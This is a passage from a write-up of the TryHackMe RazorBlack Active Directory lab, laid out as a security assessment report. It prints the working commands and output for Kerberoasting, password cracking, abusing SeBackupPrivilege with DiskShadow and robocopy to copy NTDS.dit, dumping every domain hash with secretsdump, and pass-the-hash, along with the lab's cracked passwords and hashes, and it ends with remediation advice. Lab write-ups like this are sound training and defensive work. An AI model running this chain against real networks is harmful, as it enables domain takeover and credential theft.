108b837e64fca0691740432a495025dbddcd78f1baef5dea8b3cd562eb948e86b127e7893b27ba094954514563488f67351f44b49deb4de161dc35fb27b3bc06586
db0981809a40f18be5ca5513ca07584bcfee97963e36ca66f71339f211382a66987ba37a69446551403279c76b4dedde0fbc2292de4fdab1300049c5b411b39d768ea6b
89ef8ff9df68217a17167b4adfa57c36e86c7b534b0094b900aeca8658860b924aa1b94f9109966f1b8dc0c024042daf7b8b9bbba660a1e98a94e6b029aeca4905fa2544
6d559a0db3c4209f32680bea6f4b78676774330bd5f2b58b2e9274adb8573265c685afa04132be055aaf2eae2eb0899c116ddf094012ed82de4b83822cd6f2fa9cd893e
263b1fc23aee90da38d58a256f7891416fc471a8e550f77ca57fea655216659ec12e17c89158dd9e9b473c991d756f44d123896f96acac3abb4bf538c3baec4030ef1
d4fe5edd0845f03dfbaddf8eb9b97fa02cd088bf8b8dd260859f55ca783ca549e6544e15279480f57a2dbe4e8b1aa5caa358912f00897a48defd3352c91fc73085b7a2de4
5bb33e87c10a9575e52d496d5e55c2a7b3fdeab86b6a21fc3f00d123e177047de172107c311199619678f37ba238204342e2db8208880771d970ad9ce30cc1fd34bd15cd0b0
30017b282daa114b6e8886cfca75cecd5710801a1056f3d8d0ba7aecf865d0e7b86a0b69d9c73bf9d12d6f4718472fbac9219b501ee9bbcc45ad4f16db6377066c13cfe81a9
37bad566a618008109a644f3b0df4c332a13992972bd347e0aa8bfe103bfc83236ad7a991f53b87763d5784c4d9084249a225a805e0080cb0b182e622573489afbe0cc197
0bb8054da8585234e747098cf75390010619f08012f95e05e9e8312da56ec8e7eba976fc2ea2d9dbcd7dd0ec904b45d86097d6718f89debdf4083c347592da72992ba1858
0a3f4753891165ee6d695f7110a71b71bf304289235287db3497e7066e0d76bba55efdf1eb88c22273e54dc4d46db997ae936affcd3d31f0821bd5c9485b43fbaf4f37581
b8f02502c8fce434e47278885b8b2edaacba7ee2d62ad00603186a94069c8dc117cabcf08da4a9044f9df0549ed3a9e84e0b71f949618da9da2ddb86be8169946d31abbf42
a8a2074c752e620a4b391b8ffdc0117654d74242f0737f04b86d128b10858d848be2948600cd924c0f07a8af104e6eb97d16652d9dca06bd5ff1574707cfeee4f8b6fb0eb
7d4530aaf6a2d94b20f6c8
(kali@kali) - [~/sulavRazor]
$
```

Figure 5.10.1: GetUserSPNs.py - xyan1d3 SPN HAVEN-DC/xyan1d3.razOrblack.thm:60111 found, TGS hash captured

Figure 5.10.2: John the Ripper - xyan1d3 TGS hash cracked: cyanide9amine5628

A: cyanide9amine5628 - cracked from the Kerberos TGS hash using John the Ripper and rockyou.txt.

Evil-WinRM was used to authenticate as xyan1d3 using the cracked plaintext password. A PSCredential XML file (xyan1d3.xml) was present in the user's home directory. Decryption using Import-Clixml and GetNetworkCredential() recovered the flag.

Figure 5.11.1: Evil-WinRM as xyan1d3 - xyan1d3.xml decrypted, Xyan1d3's flag captured

A: THM{62ca7e0b901aa8f0b233cade0839b5bb} - decrypted from xyan1d3.xml using PowerShell's Import-Clixml and GetNetworkCredential() within the Evil-WinRM session.

5.12 Phase 12 - SeBackupPrivilege Exploitation

A privilege enumeration (whoami /priv) confirmed xyan1d3 held SeBackupPrivilege and SeRestorePrivilege as a member of Backup Operators. A DiskShadow script was used to create a VSS shadow copy of the C: drive exposed as drive F:. The live NTDS.dit was extracted from the shadow copy using Robocopy with the /b flag. The SYSTEM hive was exported using reg save. Both files were downloaded via Evil-WinRM.

```
kali@kali: ~/sulavRazor | kali@kali: ~/sulavRazor
(kali@kali)~|~/sulavRazor
$ evil-winrm -u xyan1d3 -p cyanide9amine5628 -i 10.48.177.229
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM: PS C:\Users\xyan1d3\Documents> whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege      Back up files and directories Enabled
SeRestorePrivilege     Restore files and directories Enabled
SeShutdownPrivilege    Shut down the system       Enabled
SeChangeNotifyPrivilege Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Evil-WinRM: PS C:\Users\xyan1d3\Documents>
```

Figure 5.12.1: whoami /priv - SeBackupPrivilege and SeRestorePrivilege confirmed on xyan1d3

```
kali@kali: ~/sulavRazor | kali@kali: ~/sulavRazor | kali@kali: ~/sulavRazor
(kali@kali)~|~/sulavRazor
$ cat diskshadow1.txt
set metadata C:\tmp\tmp.cabs
SET CONTEXT PERSISTENT NOWRITERS
add volume C: alias cdrive
createe
expose %cdrive% F:
(kali@kali)~|~/sulavRazor
$ evil-winrm -u xyan1d3 -p cyanide9amine5628 -i 10.48.177.229
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM: PS C:\Users\xyan1d3\Documents> cd..
Evil-WinRM: PS C:\Users\xyan1d3> cd..
Evil-WinRM: PS C:\Users> cd..
Evil-WinRM: PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----        3/17/2026   5:48 AM             badr
d-----        5/21/2021   9:39 AM             Perflogs
d-r-----        5/21/2021  11:41 AM          Program Files
d-----        2/23/2021   6:21 AM          Program Files (x86)
d-----        3/17/2026   5:51 AM             tmp
d-r-----        2/25/2021  10:18 AM             Users
d-----        5/21/2021  11:46 AM            Windows
```

```
kali@kali: ~/sulavRazor  kali@kali: ~/sulavRazor  kali@kali: ~/sulavRazor
Evil-WinRM* PS C:\tmp> rm diskshadow1.txt
Evil-WinRM* PS C:\tmp> dir
Evil-WinRM* PS C:\tmp> upload /home/kali/sulavRazor/diskshadow1.txt

Info: Uploading /home/kali/sulavRazor/diskshadow1.txt to C:\tmp\diskshadow1.txt
Data: 252 bytes of 252 bytes copied

Info: Upload successful!
Evil-WinRM* PS C:\tmp> diskshadow1.exe /s diskshadow1.txt
The term 'diskshadow1.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ diskshadow1.exe /s diskshadow1.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (diskshadow1.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
Evil-WinRM* PS C:\tmp> diskshadow1 /s diskshadow1.txt
The term 'diskshadow1' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ diskshadow1 /s diskshadow1.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (diskshadow1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
Evil-WinRM* PS C:\tmp> diskshadow /s diskshadow1.txt
Microsoft DiskShadow version 1.0
Copyright (c) 2013 Microsoft Corporation
On computer: HAVEN-DC, 3/17/2026 6:32:05 AM

-> set verbose on
-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias cdrive
-> create
```

Figure 5.12.2: DiskShadow script execution - VSS shadow copy of C: created, exposed as F:

```
Evil-WinRM* PS C:\tmp> robocopy /b G:\Windows\ntds . ntds.dit

ROBOCOPY      ::      Robust File Copy for Windows

Started : Tuesday, March 17, 2026 6:57:21 AM
Source   : G:\Windows\ntds\
Dest     : C:\tmp\

Files      : ntds.dit

Options   : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

New File      1      G:\Windows\ntds\
               16.0 m      ntds.dit

0.0%
0.3%
0.7%
1.1%
1.5%
1.9%
2.3%
2.7%
3.1%
3.5%
3.9%
4.2%
4.6%
5.0%
5.4%
5.8%
6.2%
6.6%
7.0%
7.4%
```

Figure 5.12.3: Robocopy /b - live NTDS.dit extracted from shadow copy, reg save SYSTEM hive

5.13 Phase 13 - Full Domain Credential Dump

secretsdump.py was run offline against the freshly extracted NTDS.dit and system.bak. This second dump used the live NTDS.dit, yielding the current Administrator hash and all current domain credentials.

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor
(kali@kali)~/sulavRazor
$ secretsdump.py -system system.bak -ntds ntds.dit LOCAL
/usr/local/bin/secretsdump.py: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.14.0.dev0+20260130.223114.851fea86', 'secretsdump.py')
Impacket v0.14.0.dev0+20260130.223114.851fea86 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xf1582a79dd00631b701d3d15e75e59f6
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: f6162bb347993035d66a15417d73a667
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9689931bed40ca5a2ce1218210177f0c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d18ae931b73c59720c089c0:::
HAVEN-DC$:1000:aad3b435b51404eeaad3b435b51404ee:0fdc9d4d54952c6796d4ef7beed61183:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fa3c456268854a917bd1718ac85b4fd1:::
razorblack.thm\xyanid3:1106:aad3b435b51404eeaad3b435b51404ee:bf11a3cbefb46f7194da2fa190834025:::
razorblack.thm\lvetrova:1107:aad3b435b51404eeaad3b435b51404ee:f220d3988deb3f516c73f40ee16c431d:::
razorblack.thm\sbraidley:1108:aad3b435b51404eeaad3b435b51404ee:351c839c5e02d1ed0134a383b628426e:::
razorblack.thm\williams:1109:aad3b435b51404eeaad3b435b51404ee:351c839c5e02d1ed0134a383b628426e:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:ab77c0dd6f5a28b63caae5f0eb89ad48f3ed43d52dc42f1dca2e99d8fc9cddb
Administrator:aes128-cts-hmac-sha1-96:81a749369e929b7f1731489b12a49df8
Administrator:des-cbc-md5:d3b646b65bceb5c7
HAVEN-DC$:aes256-cts-hmac-sha1-96:8964a20bc9752bef4c8a362076778ba6f8cc24eb22e39316aefdaa462f9671c
HAVEN-DC$:aes128-cts-hmac-sha1-96:04488a5db64954e601fbef6942e4304b
HAVEN-DC$:des-cbc-md5:f7fd09eb9b0d97f
krbtgt:aes256-cts-hmac-sha1-96:eed4acdbf1b6cc2b3c1aef992a8cea74d8b0c4ad5b4deecf47c57c4d9465caf5
krbtgt:aes128-cts-hmac-sha1-96:3d8bd20aa0343d1b8df99785d2befbb
krbtgt:des-cbc-md5:857a46f13e91eae3
razorblack.thm\xyanid3:aes256-cts-hmac-sha1-96:6de380d21ae165f55e7520ee3c4a81471b6a25b17f72ce119083846d89a031f
razorblack.thm\xyanid3:aes128-cts-hmac-sha1-96:9f50114b2c18ea63a32a1b8553d4f61
razorblack.thm\xyanid3:des-cbc-md5:e9a1a46223cd8975
razorblack.thm\lvetrova:aes256-cts-hmac-sha1-96:3809e38e24ecb746dc0d98e2b95f39fc157de38a9081b3973db5be4c25d5ad39
razorblack.thm\lvetrova:aes128-cts-hmac-sha1-96:3676941361afe1800b8ab5d5a15bd839
razorblack.thm\lvetrova:des-cbc-md5:385d6e1fcc17fb6
```

Figure 5.13.1: secretsdump.py live NTDS - Administrator NT hash 9689931bed40ca5a2ce1218210177f0c obtained

Q: What is the Administrator's NT hash?

A: 9689931bed40ca5a2ce1218210177f0c - extracted via offline secretsdump against the live NTDS.dit obtained through SeBackupPrivilege exploitation.

5.14 Phase 14 - Domain Compromise & Root Flag

The Administrator NT hash was used in a pass-the-hash attack via Evil-WinRM, granting a Domain Administrator shell. The root.xml file in the Administrator home directory contained a hexadecimal-encoded string in the password field. Decoding via CyberChef (From Hex to UTF-8) revealed the root flag.

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor root@kali: ~
(kali@kali)~/sulavRazor
$ sudo -i
[sudo] password for kali:
(Message from Kali Developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
~ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(root@kali)~
$ evil-winrm -i 10.48.131.156 -u administrator -H 9689931bed40ca5a2ce1218210177f0c

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd..
*Evil-WinRM* PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r-               5/21/2021  9:45 AM             3D Objects
d-r-               5/21/2021  9:45 AM             Contacts
d-r-               5/21/2021  9:45 AM             Desktop
d-r-               5/21/2021  9:45 AM             Documents
d-r-               5/21/2021  9:45 AM             Downloads
d-r-               5/21/2021  9:45 AM             Favorites
d-r-               5/21/2021  9:45 AM             Links
d-r-               5/21/2021  9:45 AM             Music
d-r-               5/21/2021  9:45 AM             Pictures
d-r-               5/21/2021  9:45 AM             Saved Games
d-r-               5/21/2021  9:45 AM             Searches
```

Figure 5.14.1: Evil-WinRM as Administrator - full Domain Admin shell confirmed




Figure 5.14.2: CyberChef hex decode of root.xml - root flag revealed

Q: What is the root flag?

A: THM{1b4f46cc4fba46348273d18dc91da20d} - recovered by hex-decoding the root.xml
PSCredential file found in C:\Users\Administrator using CyberChef.

5.15 Phase 15 - Tyson's Flag & Top Secret

As Domain Administrator, the twilliams home directory was browsed. A file with a deliberately obfuscated name contained a plain text flag. A recursive search using gci with a wildcard filter located

```
kali@kali: ~/sulavRazor ■ root@kali: ~  
*Evil-WinRM* PS C:\Users> ls  
  
Directory: C:\Users  
  
Mode                LastWriteTime         Length Name  
----                -  
d-----           2/25/2021   1:25 PM             Administrator  
d-----           2/25/2021   10:16 AM              lvetrova  
d-r-----        2/23/2021    6:21 AM               Public  
d-----           2/25/2021   10:20 AM            twilliams  
d-----          3/17/2026    6:59 AM            xyan1d3  
  
*Evil-WinRM* PS C:\Users> cd twilliams  
*Evil-WinRM* PS C:\Users\twilliams> ls  
  
Directory: C:\Users\twilliams  
  
Mode                LastWriteTime         Length Name  
----                -  
d-r-----        9/15/2018   12:19 AM             Desktop  
d-r-----        2/25/2021   10:18 AM            Documents  
d-r-----        9/15/2018   12:19 AM           Downloads  
d-r-----        9/15/2018   12:19 AM           Favorites  
d-r-----        9/15/2018   12:19 AM             Links  
d-r-----        9/15/2018   12:19 AM             Music  
d-r-----        9/15/2018   12:19 AM           Pictures  
d-----        9/15/2018   12:19 AM       Saved Games  
d-r-----        9/15/2018   12:19 AM             Videos  
-a-----        2/25/2021   10:20 AM      80 definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definite  
ly_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_de  
finitely_definitely_not_a_flag.exe  
  
*Evil-WinRM* PS C:\Users\twilliams>  
  
*Evil-WinRM* PS C:\Users> cd twilliams  
*Evil-WinRM* PS C:\Users\twilliams> ls  
  
Directory: C:\Users\twilliams  
  
Mode                LastWriteTime         Length Name  
----                -  
d-r-----        9/15/2018   12:19 AM             Desktop  
d-r-----        2/25/2021   10:18 AM            Documents  
d-r-----        9/15/2018   12:19 AM           Downloads  
d-r-----        9/15/2018   12:19 AM           Favorites  
d-r-----        9/15/2018   12:19 AM             Links  
d-r-----        9/15/2018   12:19 AM             Music  
d-r-----        9/15/2018   12:19 AM           Pictures  
d-----        9/15/2018   12:19 AM       Saved Games  
d-r-----        9/15/2018   12:19 AM             Videos  
-a-----        2/25/2021   10:20 AM      80 definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definite  
ly_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_de  
finitely_definitely_not_a_flag.exe  
  
*Evil-WinRM* PS C:\Users\twilliams> type .\definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definite  
finitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_definitely_not_a_flag.exe  
  
THM[5144f2c4107b7cab04916724e3749fb0]  
*Evil-WinRM* PS C:\Users\twilliams>
```

Figure 5.15.1: twilliams home directory - flag found in deliberately obfuscated filename

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor root@kali: ~
*Evil-winRM* PS C:\Users> gci -recurse -filter "top*"
*Evil-winRM* PS C:\Users> cd ..
*Evil-winRM* PS C:\> gci -recurse -filter "top*"

Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -
d-----         2/25/2021 10:13 AM                Top Secret

Directory: C:\Program Files\Top Secret

Mode                LastWriteTime         Length Name
----                -
-a-----         2/25/2021 10:13 AM        449195 top_secret.png

Directory: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ASP.NETWebAdminFiles\Images

Mode                LastWriteTime         Length Name
----                -
-a-----         9/15/2018 12:16 AM          8683 topGradRepeat.jpg

Directory: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ASP.NETWebAdminFiles\Images

Mode                LastWriteTime         Length Name
----                -
-a-----         9/15/2018 12:16 AM          8683 topGradRepeat.jpg
^C

Warning: Press "y" to exit, press any other key to continue
*Evil-winRM* PS C:\>
```

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor root@kali: ~
*Evil-winRM* PS C:\Program Files> ls

Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -
d-----         5/21/2021 11:45 AM                Amazon
d-----         2/23/2021 6:27 AM                Common Files
d-----         5/21/2021 9:39 AM                internet explorer
d-----         2/25/2021 10:13 AM                Top Secret
d-----         5/21/2021 11:41 AM                VMware
d-r-----         5/21/2021 9:39 AM                Windows Defender
d-----         5/21/2021 9:39 AM                Windows Defender Advanced Threat Protection
d-----         9/15/2018 12:19 AM                Windows Mail
d-----         5/21/2021 9:39 AM                Windows Media Player
d-----         9/15/2018 12:19 AM                Windows Multimedia Platform
d-----         9/15/2018 12:28 AM                windows nt
d-----         5/21/2021 9:39 AM                Windows Photo Viewer
d-----         9/15/2018 12:19 AM                Windows Portable Devices
d-----         9/15/2018 12:19 AM                Windows Security
d-----         9/15/2018 12:19 AM                WindowsPowerShell

*Evil-winRM* PS C:\Program Files> cd Top Secret
A positional parameter cannot be found that accepts argument 'Secret'.
At line:1 char:1
+ cd Top Secret
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Set-Location], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-winRM* PS C:\Program Files> cd "C:\Program Files\Top Secret"
*Evil-winRM* PS C:\Program Files\Top Secret>
```

```
kali@kali: ~/sulavRazor | kali@kali: ~/sulavRazor | kali@kali: ~/sulavRazor
*evil-winrm* PS C:\Program Files\Top Secret> ls

Directory: C:\Program Files\Top Secret

Mode                LastWriteTime         Length Name
----                -
-a-----         2/25/2021  10:13 AM         449195 top_secret.png

*evil-winrm* PS C:\Program Files\Top Secret> download top_secret.png
Info: Downloading C:\Program Files\Top Secret\top_secret.png to top_secret.png
Info: Download successful!
*evil-winrm* PS C:\Program Files\Top Secret> exit
Info: Exiting with code 0

(kali@kali)~|
$ ls
top_secret.png
(kali@kali)~|
$ mv top_secret.png /home/kali/sulavRazor/
(kali@kali)~|
$ exit
exit: command not found
(kali@kali)~|
$ exit

(kali@kali)~/sulavRazor|
$ ls
chat_log_20210222143423.txt  employee.csv  final_hash.txt  output.txt  sulavadhikari.ovpn  top_secret.png  xyanid3_hash.txt
danphelink_labs.ovpn       employee_status.xlsx  hash_dump.txt  razor        system.bak        users2.txt      zip_hash.txt
diskshadow1.txt             experiment_gone_wrong.zip  ntds.dit      sbradley.txt  system.hive        users.txt

(kali@kali)~/sulavRazor|
$
```




Figure 5.15.2: top_secret.png downloaded from C:\Program Files\Top Secret

Q: What is Tyson's flag?

A: THM{5144f2c4107b7cab04916724e3749fb0} - found in a deliberately obfuscated filename in C:\Users\twilliams.

Q: What is the Top Secret?

A: top_secret.png - located at C:\Program Files\Top Secret\top_secret.png and successfully downloaded as Domain Administrator.


6. Proof of Compromise

All ten assessment objectives were achieved. The table below summarises every flag and credential obtained.

Ref	Objective	Flag / Credential	Phase	Status
1	Domain Name	raz0rblack.thm	5.1	Confirmed
2	Steven's Flag	THM{ab53e05c9a98def00314a14ccbfa8104}	5.2	Captured
3	ZIP Password	electromagnetismo	5.7	Cracked
4	Ljudmila's Hash	f220d3988deb3f516c73f40ee16c431d	5.8	Extracted
5	Ljudmila's Flag	THM{694362e877adef0d85a92e6d17551fe4}	5.9	Captured
6	Xyan1d3 Password	cyanide9amine5628	5.10	Cracked
7	Xyan1d3's Flag	THM{62ca7e0b901aa8f0b233cade0839b5bb}	5.11	Captured
8	Root Flag	THM{1b4f46cc4fba46348273d18dc91da20d}	5.14	Captured
9	Tyson's Flag	THM{5144f2c4107b7cab04916724e3749fb0}	5.15	Captured
10	Top Secret	top_secret.png	5.15	Downloaded

7. Security Findings

The assessment identified ten security findings. The severity breakdown is shown below, followed by the full findings table.



ID	Finding	Category	Severity	Status
F-01	Unauthenticated NFS Share Exposing Sensitive Files	Information Disclosure	Critical	Identified
F-02	AS-REP Roasting - Pre-Auth Disabled for twilliams	Authentication	High	Identified
F-03	Weak Password Cracked via Rockyou (roastpotatoes)	Credential Management	High	Identified
F-04	NTDS.dit + SYSTEM.hive in SMB trash Share	Data Exposure	Critical	Identified
F-05	Weak ZIP Archive Password (electromagnetismo)	Credential Management	High	Identified
F-06	Kerberoastable Account xyan1d3 with Weak Password	Authentication	High	Identified
F-07	SeBackupPrivilege on Non-Admin Account xyan1d3	Privilege Escalation	Critical	Identified
F-08	PSCredential XML Files on User Filesystems	Credential Management	Medium	Identified
F-09	NTDS.dit Extraction via DiskShadow + Robocopy	Domain Compromise	Critical	Identified
F-10	Full Domain Compromise via Pass-the-Hash	Domain Compromise	Critical	Identified

8. Detailed Findings

F-01 - Unauthenticated NFS Share

Severity

CRITICAL

The /users NFS share was exported to (everyone) with no authentication requirement. Any host on the network could mount the share and retrieve files without providing credentials. This exposed employee_status.xlsx containing all domain usernames and roles, and Steven Bradley's flag. The spreadsheet enabled the username wordlist used in all subsequent enumeration.

Remediation:

- Restrict NFS exports to trusted CIDR ranges only. Remove the (everyone) export rule.
- Require Kerberos authentication (sec=krb5) for all NFS mounts.
- Remove all sensitive files from exported NFS shares.

F-02 - AS-REP Roasting (twilliams)

Severity

HIGH

The twilliams account had the DONT_REQUIRE_PREAUTH flag set, disabling Kerberos pre-authentication. This allowed an unauthenticated attacker to request an AS-REP ticket and crack it offline. The roastpotatoes password was cracked in under four seconds using rockyou.txt.

Remediation:

- Enable Kerberos pre-authentication for all user accounts.
- Enforce a strong password policy (minimum 20 characters, complexity required).
- Audit accounts with DONT_REQUIRE_PREAUTH: Get-ADUser -Filter {DoesNotRequirePreAuth -eq \$true}.

F-07 - SeBackupPrivilege Privilege Escalation

Severity

CRITICAL

The xyan1d3 account was a member of the Backup Operators group, granting SeBackupPrivilege and SeRestorePrivilege. These privileges bypass file system ACLs and allowed extraction of the live NTDS.dit via DiskShadow and Robocopy. Attack chain: DiskShadow created a VSS shadow copy of C: -> Robocopy /b bypassed ACLs to extract NTDS.dit -> reg save exported the SYSTEM hive -> secretsdump.py produced all NT hashes.

Remediation:

- Remove non-administrative accounts from the Backup Operators group.
- Implement time-limited, audited elevation for legitimate backup operations.
- Monitor DiskShadow, Robocopy, and reg save usage via SIEM.

F-09 & F-10 - NTDS Extraction and Full Domain Compromise

Severity

CRITICAL

The full NTDS.dit was extracted twice during this assessment. Both dumps were processed offline using secretsdump.py to recover all domain NT hashes. The Administrator NT hash was used in a pass-the-hash attack via Evil-WinRM, granting unrestricted Domain Administrator access.

Remediation:

- Add privileged accounts to the Protected Users group to prevent Pass-the-Hash attacks.
- Deploy Windows Credential Guard to protect NT hashes in memory.
- Enable audit logging for VSS snapshot creation, registry hive exports, and DiskShadow.
